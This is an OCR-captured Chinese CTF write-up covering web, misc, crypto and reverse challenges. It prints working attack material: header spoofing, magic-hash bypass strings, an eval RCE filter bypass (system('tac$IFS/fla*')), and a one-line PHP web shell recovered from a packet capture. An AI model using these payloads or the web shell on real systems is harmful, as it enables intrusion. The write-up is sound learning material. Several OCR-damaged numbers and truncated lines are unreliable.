


blitzcrank


```
└─# dirsearch -u http://222.22.91.49:33251/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py
ools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, Ver

  _|. _ _  _  _  _ |_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: G

Output File: /home/dlp/Desktop/reports/http_222.22.91

Target: http://222.22.91.49:33251/

[12:38:04] Starting:
[12:38:22] 200 -   37B  - /robots.txt

Task Completed
```

扫描目录纯在敏感文件

访问 robots



User-agent: *
Disallow: /qianda0.php




```php
<?php
show_source(__FILE__);
error_reporting(0);
$client_ip = $_SERVER['HTTP_X_FORWARDED_FOR'] ?? $_SERVER['REMOTE_ADDR'

if ($client_ip === "127.0.0.1") {
        echo('good');
        if($_SERVER["HTTP_STARVEN"] == "I_Want_Flag"){
                include('/flag');
        }
        else{
        echo('在想想');
        }
}
else{
        echo('easy');
}
?>
```

easy

代码分析，对应修改文件头即可

Request

Pretty Raw Hex

```
1 GET /qianda0.php HTTP/1.1
2 Host: 222.22.91.49:33887
3 Upgrade-Insecure-Requests: 1
4 x-real-ip: 127.0.0.1
5 STARVEN: I_Want_Flag
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: zh-CN,zh;q=0.9
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 22 Dec 2024 09:06:52 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.26
7 Content-Length: 2043
8
9 <code>
  <span style="color: #000000">
10  <span style="color: #0000BB">
      &lt;?php<br />
      show_source
    </span>
    <span style="color: #007700">
      (
    </span>
    <span style="color: #0000BB">
```

ez_rce

```php
if (
    sha1((string) $_POST["__2024.zut.ctf"]) == md5("QLTHNDT") &&
    (string) $_POST["__2024.zut.ctf"] != "QLTHNDT" &&
    is_numeric(intval($_POST["__2024.zut.ctf"]))
) {
```

__2024.zut.ctf 双下划线传参

QLTHNDT 的 md5 是 0e 字符串

找一个 sha10e 字符串绕过即可

_[2024.zut.ctf=aaroZmOk

以下值在md5加密后以0E开头：

- QNKCDZO
- 240610708
- s878926199a
- s155964671a
- s214587387a
- s214587387a

以下值在sha1加密后以0E开头：

- aaroZmOk

```
        echo "Do you know sha1 and md5?<br>";
}
```

?> This is the first step!

Start the second step!

元素 控制台 源代码/来源 网络 性能 内存 应用 安全

LOAD SPLIT EXECUTE TEST SQLI XSS

URL

http://222.22.91.49:33917/

Use POST method enctype application/x-www-form-urlencoded

Body

_[2024.zut.ctf=aaroZmOk

?> This is the first step!

Get the flag now!

index.php

元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Ligh

LOAD SPLIT EXECUTE TEST SQLI XSS LF

URL

http://222.22.91.49:33917/?num[]=a&rce=system('ls');

Use POST method enctype application/x-www-form-urlencoded M


Body

_[2024.zut.ctf=aaroZmOk

```php
if(preg_match("/cat| |flag/i",$rce)){
            die("no no no!");
        }else{
            eval($rce);
        }
```

过滤 cat 空格 以及 flag


?> This is the first step!
Get the flag now!
no no no!



查看根目录无结果

有空格

Get the flag now!
bin dev etc flag home init.sh lib media mnt opt proc root run sbin srv sys tmp usr var



tac 读取

&IFS 代替空格

通配符绕过匹配

This is the first step.

Get the flag now!

Drops{435a8202-1c68-468b-ac5a-ae3191b905db}

元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

URL

http://222.22.91.49:33917/?num[]=a&rce=system(tac$IFS/fla*');

Use POST method enctype application/x-www-form-urlencoded MODIFY HEADER

Body Name

绕过成功

URL

http://222.22.91.49:33917/?num[]=a&rce=system('tac$IFS/fla*');

Use POST method enctype application/x-www-form-urlencoded MODIFY HEADE

Body

_[2024.zut.ctf=aaroZm0k

Name


Upgrade-Ir

一个简单的网站

```
    <meta name="viewport" content="width=device-wid
    <title>hello</title>
</head>
<body>
Welcome to DropsCTF<!-- phpinfo.php -->
</body>
</html>
```

提示 phpinfo

进去查看




PHP Version	7.3.26	
Directive	**Local Value**	**M**
allow_url_fopen	On	On
allow_url_include	On	On
arg_separator.input	&	&
arg_separator.output	&	&

都是开的，php 伪协议执行

data 协议读取 flag 即可

Drops{2a6fb9e0-b44d-41e0-b9d7-2100b0525a72}



Misc

比赛须知

参赛队伍应严格遵守竞赛规则和比赛现场的各项规

将按照相关规定进行处理。

竞赛过程中，参赛队伍应妥善保管好自己的账号和


息泄露和被他人冒用。如因账号密码问题导致参赛队伍

或成绩受到影响，责任由参赛队伍自行承担。


flag{the_misc_Is_s0_EZ}

隐藏的加密标志

一眼零宽




cyberchef 直接



Decode

直接出



EZ AntSword

flag

Wireshark · 追踪 HTTP 流 (tcp.stream eq 14) · capture.pcapng

```
68.31.30
78.183.208
68.31.30
68.31.30
68.31.30
78.183.208
78.183.208
78.183.208
68.31.30
78.183.208
68.31.30
68.31.30
78.183.208
```

```
POST /upload.php HTTP/1.1
Host: node7.anna.nssctf.cn:24769
Connection: keep-alive
Content-Length: 378
Cache-Control: max-age=0
Origin: http://node7.anna.nssctf.cn:24769
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryuCifMsYBlrum0dnT
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safar
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatic
Referer: http://node7.anna.nssctf.cn:24769/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=genffsqlcr7nogrhqnig95ng42

------WebKitFormBoundaryuCifMsYBlrum0dnT
Content-Disposition: form-data; name="uploaded"; filename="one.phtml"
Content-Type: application/octet-stream

<?php @eval($_POST['attack']) ?>  //flag{PFXXKX3GNFXGIX3NMU=====}
------WebKitFormBoundaryuCifMsYBlrum0dnT
Content-Disposition: form-data; name="submit"

..................
------WebKitFormBoundaryuCifMsYBlrum0dnT--

HTTP/1.1 200 OK
Date: Wed, 11 Dec 2024 13:06:27 GMT
```

找到 flag 是假的

追踪流查看

字符串 flag

Wireshark · 追踪 HTTP 流 (tcp.stream eq 42) · capture.pcapng


```
Source
192.168.31.30
175.178.183.208
192.168.31.30
192.168.31.30
192.168.31.30
175.178.183.208
175.178.183.208
175.178.183.208
175.178.183.208
192.168.31.30
192.168.31.30
175.178.183.208
```

```
POST //upload/one.phtml HTTP/1.1
Host: node7.anna.nssctf.cn:24769
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; de) Opera 11.51
Content-Type: application/x-www-form-urlencoded
Content-Length: 1453
Connection: close

attack=%40ini_set(%22display_errors%22%2C%20%220%22)%3B%40set_time_limit(0)%3B%24opdir%3D%40ini_ge
SCRIPT_FILENAME%22%5D)%3B%24oparr%3Dpreg_split(base64_decode(%22Lzt8Oi8%3D%22)%2C%24opdir)%3B%40ar
%24item)%20%7Bif(!%40is_writable(%24item))%7Bcontinue%3B%7D%3B%24tmdir%3D%24item.%22%2F.c9dd48%22%
r%3Drealpath(%24tmdir)%3B%40chdir(%24tmdir)%3B%40ini_set(%22open_basedir%22%2C%20%22..%22)%3B%24cn
i%3D0%3B%24i%3Csizeof(%24cntarr)%3B%24i%2B%2B)%7B%40chdir(%22..%22)%3B%7D%3B%40ini_set(%22open_bas
20asenc(%24out)%7Breturn%20%24out%3B%7D%3Bfunction%20asoutput()%7B%24output%3Dob_get_contents()%3B
)%3Becho%20%225c93%22.%223b1bc%22%3B%7Dob_start()%3Btry%7B%24F%3Dbase64_decode(substr(%24_POST%5B%
ad(%24P%2Cfilesize(%24F)%3Ffilesize(%24F)%3A4096))%3B%40fclose(%24P)%3B%3B%7Dcatch(Exception%20%24
ie()%3B&g1add7befcc34e=BxL3Zhci93d3cvaHRtbC9mbGFnLnBocA%3D%3D
HTTP/1.1 200 OK
Date: Wed, 11 Dec 2024 13:07:18 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 100
Connection: close
Content-Type: text/html

5d104ae<?php
$flag = 'flag{3b78ffdb-23l1-49d6-9281-26db39597b63}';
?>

5c933b1bc
```


在后续的第 42 个流中找到 flag

IMG

常规工具都尝试了，不行，试试在线的



解码后 flag 包裹即可



Crypto

最最简单的 RSA

简单的 RSA

上脚本

```python
import gmpy2
from Crypto.Util.number import long_to_bytes


q = 16047050854299782197
p = 17640059727611604989

e = 5
c = 145201805583017946226008699617573671555
# n = 730698867716256428074357836610140626042647684817
n = q*p
```

```
问题    输出    调试控制台    终端    端口
PS C:
ers/Administrator/Desktop>
异或后的字符: drops{yEs_THis_Is_FlAg}
PS C:\Users\Administrator>
```

简单 Caesar

直接凯撒

```
ode1 #2:  Gursv{Axnafur Fiqjqiuq JuifLQJ}
ode1 #3:  Ftqru{Zwgzkcq Okpipkcp IckOKPI}
ode1 #4:  Espqt{Yvfyjbp Njohojbo HbjNJOH}
ode1 #5:  Drops{Xuexiao Mingnian GaiMING}
ode1 #6:  Cqnor{Wtdwhzn Lhmfmhzm FzhLHMF}
ode1 #7:  Bpmnq{Vscvgym Kglelgyl EygKGLE}
ode1 #8:  Aolmp{Urbufxl Jfkdkfxk DxfJFKD}
ode1 #9:  Znklo{Tqatewk Iejcjewj CweIEJC}
ode1 #10:  Ymjkn{Spzsdvj Hdibidvi BvdHDIB}
ode1 #11:  Xlijm{Royrcui Gchahcuh AucGCHA}
ode1 #12:  Wkhil{Qnxqbth Fbgzgbtg ZtbFBGZ}
ode1 #13:  Vjghk{Pmwpasg Eafyfasf YsaEAFY}
ode1 #14:  Uifgj{Olvozrf Dzexezre XrzDZEX}
```

dpdq

直接上脚本

```
import gmpy2
import libnum

p = 113874805849098549851253358482403842266539299427577563844893812422061571979865552439953351583287810306067148668885626377645265426804393603655621524 3
q = 129722228752180865474258189614772579151055157059822837268518335080796004605424792679720502168386047051520046235900731543184878416379031242446243962 9
c = 952727959864751895055189802511370035092926211401663838878548538637206924202041424484240748346571495309762648637120661751376993027758082311643797548714895610750924756496565241745055068018169186943206788985007229633943149091684419834136214793476910417359537696632874045272326665036717324623992885
dp = 819195772616111188086602822995016674222414765313689424808867824454881508674481065676552987628462209590596114090872889522887052772791407131880103961
dq = 357069575758014809337024260850619146475642595470393023692458306581173054893227059556808837244180932142349986828862994856575730078580414026791444659
def decrypt(dp, dq, p, q, c):
    InvQ = gmpy2.invert(q, p)
    mp = pow(c, dp, p)
    mq = pow(c, dq, q)
    m = (((mp - mq) * InvQ) % p) * q + mq
    print(mp - mq)
    print(libnum.n2s(int(m)).decode())
```

输出

try


```
0
Theres_more_than_one_way_to_RSA
```

exp

```
import gmpy2

import libnum



p = 113874805849098549851253358482403842266539299427577563844893812422061571979865552439953351583287810306067148668885626377645265426804393603655621524 3

q = 129722228752180865474258189614772579151055157059822837268518335080796004605424792679720502168386046497428705152004623590073154318487841637903124244624396 29

c = 952727959864751895055189802511370035092926211401663838878548538637206924202041424484240748346571493268535530976264863712066175137699302775808231164379754871489561075092475649656524174505506801816918694320678928360898500722963394314909168441983413621479347691041735953769663287404527232666503671732462399288 5
```

```
dp = 819195772616111188086602822995016674222414765313689424808867824454
881508674481065676552987628462282988440959059611409087288952288705277 27
91407131880103961

dq = 357069575758014809337024260850619146475642595470393023692458306581
173054893227059556808837244180953591703214234998682886299485657573007 85
80414026791444659

def decrypt(dp, dq, p, q, c):

    InvQ = gmpy2.invert(q, p)

    mp = pow(c, dp, p)

    mq = pow(c, dq, q)

    m = (((mp - mq) * InvQ) % p) * q + mq

    print(mp - mq)

    print(libnum.n2s(int(m)).decode())




decrypt(dp, dq, p, q, c)

# m=pow(c,dp,p)

# m=pow(c,dq,q)

# #前提就是 m<p,m<q

# print(libnum.n2s(m))
```

hash



进行 MD5 依次查询即可

一拍即合

根据题意分析进行异或

m 转换为二进制： 使用 `bin(int(m, 16))` 将十六进制明文转换为二进制，并使用 `.zfill()` 补齐至 4 位的倍数。

key 转换为二进制： 对每个字符进行 `ord(c)` 转为 ASCII 码，并将其转换为 8 位二进制。

秘钥补齐： 如果 `key` 的二进制长度小于 `m` 的长度，前面用零补齐。

秘钥循环扩展： 如果 `key` 的长度小于 `m`，重复 `key` 直到它的长度与 `m` 相等。

按位异或操作： 对 `m` 和 `key` 的二进制按位异或，得到解密后的二进制字符串。

二进制转字符串： 每 8 位二进制转换为一个字符，通过 `bin_to_str` 函数实现。

```python
# 给定的key（16进制）和m（字符串）
m = "7080700083232302E02110F3D0F160A1B001C0F10"
key = "adfgshgdjkhfngsdjirhm"

# Step 1: 将key从16进制转换为二进制
# 将十六进制转换为二进制，并且补齐为4位的倍数
key_bin = bin(int(m, 16))[2:].zfill(len(m) * 4)

# Step 2: 将m转换为二进制（每个字符转换为8位的二进制）
m_bin = ''.join([bin(ord(c))[2:].zfill(8) for c in key]
```

```
问题    输出    调试控制台    终端    端口                    Pytho
P[redacted]ps/py
ers/Administrator/Desktop/[redacted].py
异或结果 flag{ZUTDiyiShenqing}
```

Reverse

easyre

放到 IDA 中东西不多

拖 kali 进行脱壳

```
└─# upx -d easyre1.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: easyre1.exe: NotPackedException: not packed by UPX

Unpacked 0 files.
```

shift+f12

查看字符串

Address	Length	Type	String
